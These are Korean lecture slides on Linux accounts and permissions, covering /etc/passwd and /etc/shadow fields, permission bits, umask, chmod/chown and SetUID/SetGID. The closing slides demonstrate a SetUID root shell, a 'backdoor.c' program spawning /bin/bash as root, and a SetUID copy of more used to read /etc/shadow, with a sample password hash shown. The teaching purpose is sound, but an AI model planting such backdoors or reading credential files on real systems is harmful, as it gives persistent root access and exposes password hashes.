

# 시스템 보안

## #3 계정과 권한 - 2



# 리눅스 계정과 권한


리눅스 계정과 권한

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 리눅스 시스템의 계정과 권한 체계 : 매우 단순하여 root라고 불리는 관리자와 일반 사용자 계정만 있고, 계정 목록을 /etc/passwd 파일에 저장

```
vi /etc/passwd
```



A terminal window titled 'wishfree@ubuntu: ~' showing the contents of the /etc/passwd file. The first line, 'root:x:0:0:root:/root:/bin/bash', is highlighted with a red box. The terminal has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'.

```
wishfree@ubuntu: ~  
File Edit View Search Terminal Help  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

/etc/passwd 파일의 내용

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- /etc/passwd 파일 내용

```
root : x : 0 : 0 : root : /root : /bin/bash
  ①   ②   ③   ④   ⑤   ⑥   ⑦
```

① 사용자 계정을 나타냄

② 'x'는 패스워드가 암호화되어 shadow 파일에 저장되어 있음을 나타냄

③ 사용자 번호(UID, User ID)

④ 그룹 번호(GID, Group ID)



리눅스에서 권한을 결정하는 항목으로 매우 중요

⑤ 사용자의 이름, 시스템 설정에 별다른 영향이 없는 설정으로 자신의 이름을 입력해도 됨

⑥ 사용자의 홈 디렉터리를 설정, 관리자이므로 홈 디렉터리가 /root

일반 사용자는 /home/wishfree와 같이 /home 디렉터리 하위에 위치

⑦ 사용자의 셸을 정의, 기본 설정은 bash 셸로 자신이 사용하는 셸을 이곳에 정의

※ 리눅스에서 관리자는 UID 0번을 부여 받고, 일반 사용자는 그 외의 번호를 부여 받는데 보통 500번 또는 1000번 이상 부여

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- /etc/shadow 파일 내용(각 정보는 : 로 나뉘어 있고 기본적으로 일반 사용자는 파일을 읽을 수 없음)

root : \$algorithm\_id\$salt\$encrypted\_password\_14923:0:99999:7:\_\_:\_\_:\_\_::

- ① 사용자 계정
- ② 암호화된 사용자의 비밀번호 저장, '\$'로 구분되어 있으며 algorithm\_id, salt, encrypted\_password로 구성  
algorithm\_id(1: MD5, 2: BlowFish, 5: SHA-256, 6: SHA-512), salt : 해쉬에 첨가할 랜덤 값, encrypted\_password : 알고리즘과 salt로 비밀번호를 암호화한 값  
비밀번호 필드의 값이 '\*' : 비밀번호가 잠긴 상태로 로그인 불가, 별도의 인증방식을 사용하여 로그인을 할 수는 있음  
비밀번호 필드의 값이 '!' : 비밀번호가 잠긴 상태이고 로그인을 할 수 없는 상태 또는 사용자를 생성하고 비밀번호를 설정하지 않은 상태
- ③ 1970년 1월 1일부터 마지막으로 비밀번호 변경한 날까지 계산 값, 14923일은 약 41년
- ④ 비밀번호 변경하기 전 비밀번호 사용한 기간, 최초 설정 후 바꾸지 않았으므로 0
- ⑤ 비밀번호 바꾸지 않고 최대한 사용할 수 있는 기간, 이 값은 보안 정책에 따라 변경(보통 비밀번호의 최대 사용 기간을 60일로 권고)
- ⑥ 비밀번호 최대 사용 기간에 가까워질 경우 사용자에게 미리 통지, 비밀번호 사용 기한(며칠 전에 경고를 보낼 지 지정)
- ⑦ 계정에 대한 사용 제한을 결정, 며칠 후에 완전히 사용 정지할지 설정
- ⑧ 1970년 1월 1일부터 계정이 완전 사용 정지된 기간 계산 값 기록
- ⑨ 관리자 임의 사용 부분

# 리눅스 계정과 권한

## • 리눅스의 계정과 권한 체계

- shadow 파일의 필드 값에서 살펴볼 수 있듯, shadow 파일에는 암호화된 패스워드의 저장 기능 외에도 패스워드에 대한 보안 정책을 적용하는 기능도 있기 때문에 시스템에 shadow 파일이 존재하지 않고 passwd 파일에 암호화된 패스워드가 저장되어 있다면 시스템에 계정과 관련된 보안 정책이 적용되지 않았다고 볼 수 있음
- 리눅스나 유닉스에서 패스워드를 보호하는 로직은 운영체제별로 조금 다르지만 기본적으로는 대부분 salt와 해시를 이용

운영체제	shadow 파일의 위치
IBM AIX	/etc/security/passwd
IBM A/ux 3.0.3 (RS-6000)	/tcb/file/auth/?/*
BSD 4.3 - Reno	/etc/master.passwd
DEC DG/ux (Digital Unix)	/etc/tcb/aa/user
DEC EP/ux	/etc/shadow
HP/ux	/secure/etc/passwd
IRIX 5	/etc/shadow
Free BSD	/etc/shadow
SunOS 4.1 + C2	/etc/security/passwd.adjunct
SunOS 5.x	/etc/shadow, passwd
System V Release 4.0	/etc/shadow, passwd

Unix 운영 체제 별 shadow 파일 위치

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 파일과 디렉토리의 목록 조회

```
ls -al /etc
```

```
wishfree@ubuntu: /etc
File Edit View Search Terminal Help
wishfree@ubuntu:/etc$ ls -al
total 1120
drwxr-xr-x 124 root root 12288 Mar 10 18:53 .
drwxr-xr-x 24 root root 4096 Mar 3 20:02 ..
drwxr-xr-x 3 root root 4096 Jan 5 12:40 acpi
-rw-r--r-- 1 root root 3028 Jan 5 12:35 adduser.conf
drwxr-xr-x 2 root root 4096 Mar 10 18:53 alternatives
-rw-r--r-- 1 root root 401 May 29 2017 anacrontab
-rw-r--r-- 1 root root 433 Aug 5 2016 apg.conf
drwxr-xr-x 6 root root 4096 Jan 5 12:36 apm
drwxr-xr-x 3 root root 4096 Mar 3 20:04 apparmor
drwxr-xr-x 8 root root 4096 Mar 10 18:48 apparmor.d
drwxr-xr-x 4 root root 4096 Jan 5 12:40 appport
-rw-r--r-- 1 root root 769 Aug 4 2017 appstream.conf
drwxr-xr-x 6 root root 4096 Mar 10 18:50 apt
drwxr-xr-x 3 root root 4096 Jan 5 12:41 avahi
-rw-r--r-- 1 root root 2188 May 17 2017 bash.bashrc
-rw-r--r-- 1 root root 45 Aug 12 2015 bash_completion
drwxr-xr-x 2 root root 4096 Mar 3 20:02 bash_completion.d
-rw-r--r-- 1 root root 367 Jan 27 2016 bindresvport.blacklist
```

① 파일에 대한 접근 권한을 표현

② 해당 파일에 링크(Link)되어 있는 파일의 개수를 표시

③ 해당 파일을 생성한 계정

- 파일 생성자 또는 관리자가 수정 가능

④ 해당 파일을 생성한 계정이 속한 그룹

- 파일 생성자 또는 관리자가 수정 가능

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 파일과 디렉토리 정보

drwxr-xr-x	2	root	root	4096	Mar	10	18:53	alternatives
------------	---	------	------	------	-----	----	-------	--------------

파일 속성	파일 소유자 권한	그룹 권한	일반(Others) 권한
d	rwX	r-X	r-X

문자	파일 속성
d	디렉토리 파일(Directory File)
-	일반 정규 파일(Regular File)
l	링크되어 있는 파일(Symbolic Link File)
c	버퍼에 저장되지 않은 특수 파일(Character File). 예) 터미널
b	버퍼링 된 특수 파일(Block File). 예) 디스크 드라이브
s	소켓 기능을 하는 파일(Socket File)
p	파이프 기능을 수행하는 파일(Pipe File)

파일의 종류에 대한 속성 문자



# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 파일과 디렉토리 정보

drwxr-xr-x	2	root	root	4096	Mar	10	18:53	alternatives
------------	---	------	------	------	-----	----	-------	--------------

파일 속성	파일 소유자 권한	그룹 권한	일반(Others) 권한
d	rwX	r-x	r-x

- 파일의 소유자 권한 : rwX는 파일의 소유자에 대한 접근 권한
- 그룹 권한 : r-x는 소유 그룹에 대한 접근 권한
- 일반(Others) 권한 : r-x는 파일의 소유자나 그룹 소속이 아닌 사용자들의 접근 권한
- rwX의 r, w, X는 각각 읽기(Read), 쓰기(Write), 실행하기(eXecution)를 의미  
r : 4(2진수 100), w : 2(2진수 10), X : 1(2진수 1)
- rwX는 각각의 숫자 r(4) + w(2) + X(1)를 더한 수 7(2진수 111)로 읽음  
rwxrwxrwx는 파일의 소유자, 그룹, 관련이 없는 이들 모두가 파일을 읽고, 쓰고, 실행할 수 있는 권한이며 777이라고 읽음  
접근 권한이 rwxr-xr-x인 경우는 소유자만 쓰기 권한이 있고 755로 읽음

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 파일과 디렉터리를 생성할 때 기본 권한

임의의 파일과 디렉터리를 생성했을 때 파일은 `rw-r--r--(644)`, 디렉터리는 `rwxr-xr-x(755)` 권한으로 생성됨

```
touch a.txt
mkdir a
ls -al
```

```
wishfree@ubuntu: ~/test
File Edit View Search Terminal Help
wishfree@ubuntu:~/test$ touch a.txt
wishfree@ubuntu:~/test$ mkdir a
wishfree@ubuntu:~/test$ ls -al
total 12
drwxr-xr-x  3 wishfree wishfree 4096 Mar 10 19:26 .
drwxr-xr-x 17 wishfree wishfree 4096 Mar 10 19:25 ..
drwxr-xr-x  2 wishfree wishfree 4096 Mar 10 19:26 a
-rw-r--r--  1 wishfree wishfree   0 Mar 10 19:25 a.txt
wishfree@ubuntu:~/test$
```

- 임의의 파일과 디렉터리 생성 후 접근 권한 확인  
파일은 `rw-r--r--(644)` 권한으로 생성  
디렉터리는 `rwxr-xr-x(755)` 권한으로 생성
  - 디렉터리의 기본 권한이 755인 것은 디렉터리에  
실행 권한이 없으면 디렉터리 내부로 들어 갈 수  
없기 때문

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 파일과 디렉토리를 생성할 때 기본 권한에 영향을 주는 umask

umask는 /etc/login.defs 파일에 정의되어 있으며, 파일과 디렉토리를 생성했을 때 기본 권한에 영향을 줌

```
umask
umask 0022
umask
```

```
wishfree@ubuntu: ~/test
File Edit View Search Terminal Help
wishfree@ubuntu:~/test$ umask
0022
wishfree@ubuntu:~/test$ umask 0027
wishfree@ubuntu:~/test$ umask
0027
wishfree@ubuntu:~/test$ █
```

- 파일은 기본 생성 최고 권한이 666이며, 디렉토리의 생성 최고 권한은 777
- 파일 및 디렉토리 생성 시 기본 권한은 최고 권한에서 umask 값을 빼준 값으로  
파일은  $666-022=644$   
디렉터리는  $777-022=755$
- umask 값을 변경하면 파일과 디렉터리 생성 시 부여되는 기본 권한이 바뀜

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 파일과 디렉터리의 권한 변경

생성되어 있는 파일과 디렉터리의 권한 설정은 `chmod` 명령을 이용

```
chmod 777 b.txt
```

```
wishfree@ubuntu: ~/test
File Edit View Search Terminal Help
wishfree@ubuntu:~/test$ chmod 777 b.txt
wishfree@ubuntu:~/test$ ls -al
total 16
drwxr-xr-x  4 wishfree wishfree 4096 Mar 10 22:17 .
drwxr-xr-x 17 wishfree wishfree 4096 Mar 10 20:08 ..
drwxr-xr-x  2 wishfree wishfree 4096 Mar 10 19:26 a
-rw-r--r--  1 wishfree wishfree   0 Mar 10 19:25 a.txt
drwxr-x---  2 wishfree wishfree 4096 Mar 10 22:17 b
-rwxrwxrwx  1 wishfree wishfree   0 Mar 10 22:17 b.txt
wishfree@ubuntu:~/test$
```

- `chmod` 명령에 의해서  
b.txt 파일의 권한이 777로 변경

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 체계

- 파일과 디렉터리의 소유자 변경

파일과 디렉터리의 소유자 변경은 `chown` 명령을 이용하고, 그룹 변경은 `chgrp` 명령 이용

```
chown root b.txtx
chgrp root b.txtx
```

```
root@ubuntu: /home/wishfree/test
File Edit View Search Terminal Help
root@ubuntu:/home/wishfree/test# ls -al b.txt
-rwxrwxrwx 1 wishfree wishfree 0 Mar 10 22:17 b.txt
root@ubuntu:/home/wishfree/test# chown root b.txt
root@ubuntu:/home/wishfree/test# ls -al b.txt
-rwxrwxrwx 1 root wishfree 0 Mar 10 22:17 b.txt
root@ubuntu:/home/wishfree/test# chgrp root b.txt
root@ubuntu:/home/wishfree/test# ls -al b.txt
-rwxrwxrwx 1 root root 0 Mar 10 22:17 b.txt
root@ubuntu:/home/wishfree/test#
```

- `chown` 명령과 `chgrp` 명령에 의해서 `b.txt` 파일의 소유자와 그룹이 변경

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 식별

- /etc/passwd 파일의 wishfree 사용자 계정 정보

```
wishfree : x : 1000 : 1000 : wishfree : /home/wishfree : /bin/bash
```

- 사용자 번호(UID)를 1000번, 그룹 번호(GID)를 1000번으로 부여 받아 로그인 UID, GID가 wishfree 계정이 누구인가를 식별
  - 실제 로그인한 계정이 누구인가를 나타내는 UID, GID를 RUID(Real UID), RGID(Real GID)라고도 함
  - 어떤 권한을 가지고 있는가에 대한 UID, GID가 별도로 존재하는데 EUID(Effective UID), EGID(Effective GID)라고 함
  - 최초로 로그인할 때는 RUID와 EUID, RGID와 EGID가 각각 같은 값을 가짐
  - SetUID 비트를 가진 프로그램을 실행했을 때만 프로세스 안에서 잠시 일치하지 않는 상태가 발생

SetUID 비트를 가진 프로그램은 실행 시 소유자의 권한으로 전환되어 실행(실행 중에는 EUID가 소유자 UID로 전환)

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 상승(SetUID, SetGID)

- 리눅스의 특수 권한 중에서 SetUID(Set User ID), SetGID(Set Group ID) bit라는 특수한 속성이 있음  
파일의 사용자 퍼미션 부분의 's' 표시는 setuid 비트이며 그룹 퍼미션 부분의 's' 표시는 setgid 비트

```
$ ls -l /usr/bin/passwd  
-rwsr-xr-x. 1 root root 34512 Aug 12 2018 /usr/bin/passwd
```

/usr/bin/passwd 파일의 권한 확인

```
$ ls -al /etc/shadow  
-rw-r----- 1 root shadow 648 Sep 15 05:54 /etc/shadow
```


/etc/shadow 파일의 권한 확인

- /usr/bin/passwd 는 setuid 비트가 설정되어 있고 소유자가 root 인 것을 알 수 있는데,  
setuid 가 붙은 프로그램은 실행 시 소유자의 권한으로 전환되며 setgid 가 붙은 프로그램은 실행 시 소유 그룹의 권한으로 전환
- setuid 와 setgid가 필요한 이유는 일반 사용자가 변경할 수 없는 파일이지만 변경이 필요한 경우가 있어서 인데,  
예를 들어 사용자의 암호를 담고있는 /etc/shadow 파일은 root 만 읽거나 수정할 수 있고 일반 사용자들은 수정이 불가하지만  
사용자가 암호를 변경할 경우 /etc/shadow 파일이 변경되어야 하기 때문에 암호를 변경하는 /usr/bin/passwd는 setuid 비트 설정을  
통해서 실행 시 파일의 소유자 권한인 root 권한으로 /etc/shadow 파일에 변경된 암호를 기록


# 리눅스 계정과 권한

## • 리눅스의 계정과 권한 상승(SetUID, SetGID)

- SetUID, SetGID는 4000, 2000으로 표현되기 때문에 4755와 같이 권한을 설정하게 되면 rwsr-xr-x로 표현  
소유자 권한 x자리의 s(SetGID는 그룹의 x 자리를 s로 바꾸어 사용)
- /usr/bin/passwd의 권한은 4755(rwsr-x r-x)이고 소유자는 root 일 때  
setuid bit가 설정되어 있기 때문에 프로세스가 실행 중인 동안에는 파일 소유자인 root 권한을 가지게 됨



(a) SetUID를 설정했을 때



(b) SetUID를 설정하지 않았을 때




# 리눅스/유닉스 계정과 권한

- 리눅스의 계정과 권한 상승(SetUID, SetGID)

- 시스템에서 SetUID가 설정된 파일 검색

'-4000'은 setuid bit가 설정된 파일만, '+4000'은 setuid bit가 포함된 파일을 검색한다는 의미

```
find / -user root -perm -4000
```



A terminal window titled 'wishfree@ubuntu: /' with a menu bar (File, Edit, View, Search, Terminal, Help). The output of the 'find' command is shown, listing various system binaries and directories. The output is as follows:

```
wishfree@ubuntu: /  
File Edit View Search Terminal Help  
/snap/core/4110/bin/umount  
find: '/snap/core/4110/etc/ssl/private': Permission denied  
find: '/snap/core/4110/root': Permission denied  
/snap/core/4110/usr/bin/chfn  
/snap/core/4110/usr/bin/chsh  
/snap/core/4110/usr/bin/gpasswd  
/snap/core/4110/usr/bin/newgrp  
/snap/core/4110/usr/bin/passwd  
/snap/core/4110/usr/bin/sudo  
/snap/core/4110/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core/4110/usr/lib/openssh/ssh-keysign  
/snap/core/4110/usr/lib/snapd/snap-confine  
/snap/core/4110/usr/sbin/pppd  
find: '/snap/core/4110/var/cache/ldconfig': Permission denied
```

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 상승(SetUID, SetGID)

- 일반 사용자 계정으로 SetUID 비트가 주어진 셸을 실행하면 관리자 권한 획득

```
id
/test/bash
```

```
wishfree@ubuntu: /test
File Edit View Search Terminal Help
wishfree@ubuntu:/test$ id
uid=1000(wishfree) gid=1000(wishfree) groups=1000(wishfree),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare)
wishfree@ubuntu:/test$
wishfree@ubuntu:/test$ ./bash
root@ubuntu:/test# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare),1000(wishfree)
root@ubuntu:/test#
```

① 소유자가 root인 bash 셸을  
/test/ 디렉토리로 복사

② 복사된 /test/bash 셸에 SetUID 비트 설정  
chmod 4755 /test/bash

③ /test/bash 셸을 실행하면 root 권한으로  
셸을 실행 할 수 있음

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 상승(SetUID, SetGID)

- SetUID 비트를 이용한 bash 셸 획득

약간의 트릭을 이용한 코드, backdoor.c를 root 계정으로 컴파일하여 4755 권한 부여

backdoor.c

```
#include <stdio.h>

void main()
{
    system("id");

    setuid(0);
    setgid(0);
    system("/bin/bash");

    system("id");
}
```

```
gcc -o backdoor backdoor.c
chmod 4755 backdoor
```

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 상승(SetUID, SetGID)

- SetUID 비트를 이용한 bash 셸 획득

컴파일 후 일반 사용자(UID=1000) 계정으로 ./backdoor를 실행하면 셸 권한이 root(UID=0)으로 바뀜  
여기에서 exit 명령으로 셸을 빠져나가면 ./backdoor 프로세스가 끝나고 다시 일반 사용자로 전환

```
id
./backdoor
id
```

```
root@ubuntu: /test
File Edit View Search Terminal Help
wishfree@ubuntu:/test$ id
uid=1000(wishfree) gid=1000(wishfree) groups=1000(wishfree),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare)
wishfree@ubuntu:/test$
wishfree@ubuntu:/test$ ./backdoor
root@ubuntu:/test# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare),1000(wishfree)
root@ubuntu:/test#
```

# 리눅스 계정과 권한

- 리눅스의 계정과 권한 상승(SetUID, SetGID)

- more 명령을 이용한 shadow 파일 읽기

/etc/shadow는 root 소유의 파일로 일반사용자는 읽을 수 없는데, 이 파일을 읽기 위해서 more 명령에 SetUID 비트 설정

```
-rw-r-----1 root shadow 648 Sep 14 13:34 /etc/shadow
```

```
cp /bin/more /test/more
chmod 4755 /test/more
/test/more /etc/shadow
```

```
wishfree@ubuntu: /test
File Edit View Search Terminal Help
wishfree@ubuntu:/test$
wishfree@ubuntu:/test$ more /etc/shadow
root:$6$P4HfM8sh$CnEpGsmIpAQBa0BRBtwfxiuEXTi2qVoD2C5TTeBxwkZdUdY0FGJf1est9MiMdHs
RHJ5Qll8B4mUqpGaGzMxN0.:17601:0:99999:7:::
daemon*:17536:0:99999:7:::
bin*:17536:0:99999:7:::
sys*:17536:0:99999:7:::
sync*:17536:0:99999:7:::
games*:17536:0:99999:7:::
man*:17536:0:99999:7:::
lp*:17536:0:99999:7:::
mail*:17536:0:99999:7:::
```

- ① 소유자가 root인 /bin/more 파일을 /test/ 디렉토리로 복사
- ② 복사된 /test/more 파일에 SetUID 비트 설정  
chmod 4755 /test/more
- ③ /test/more를 이용해서 일반 사용자도 /etc/shadow 파일을 읽을 수 있음

# QA

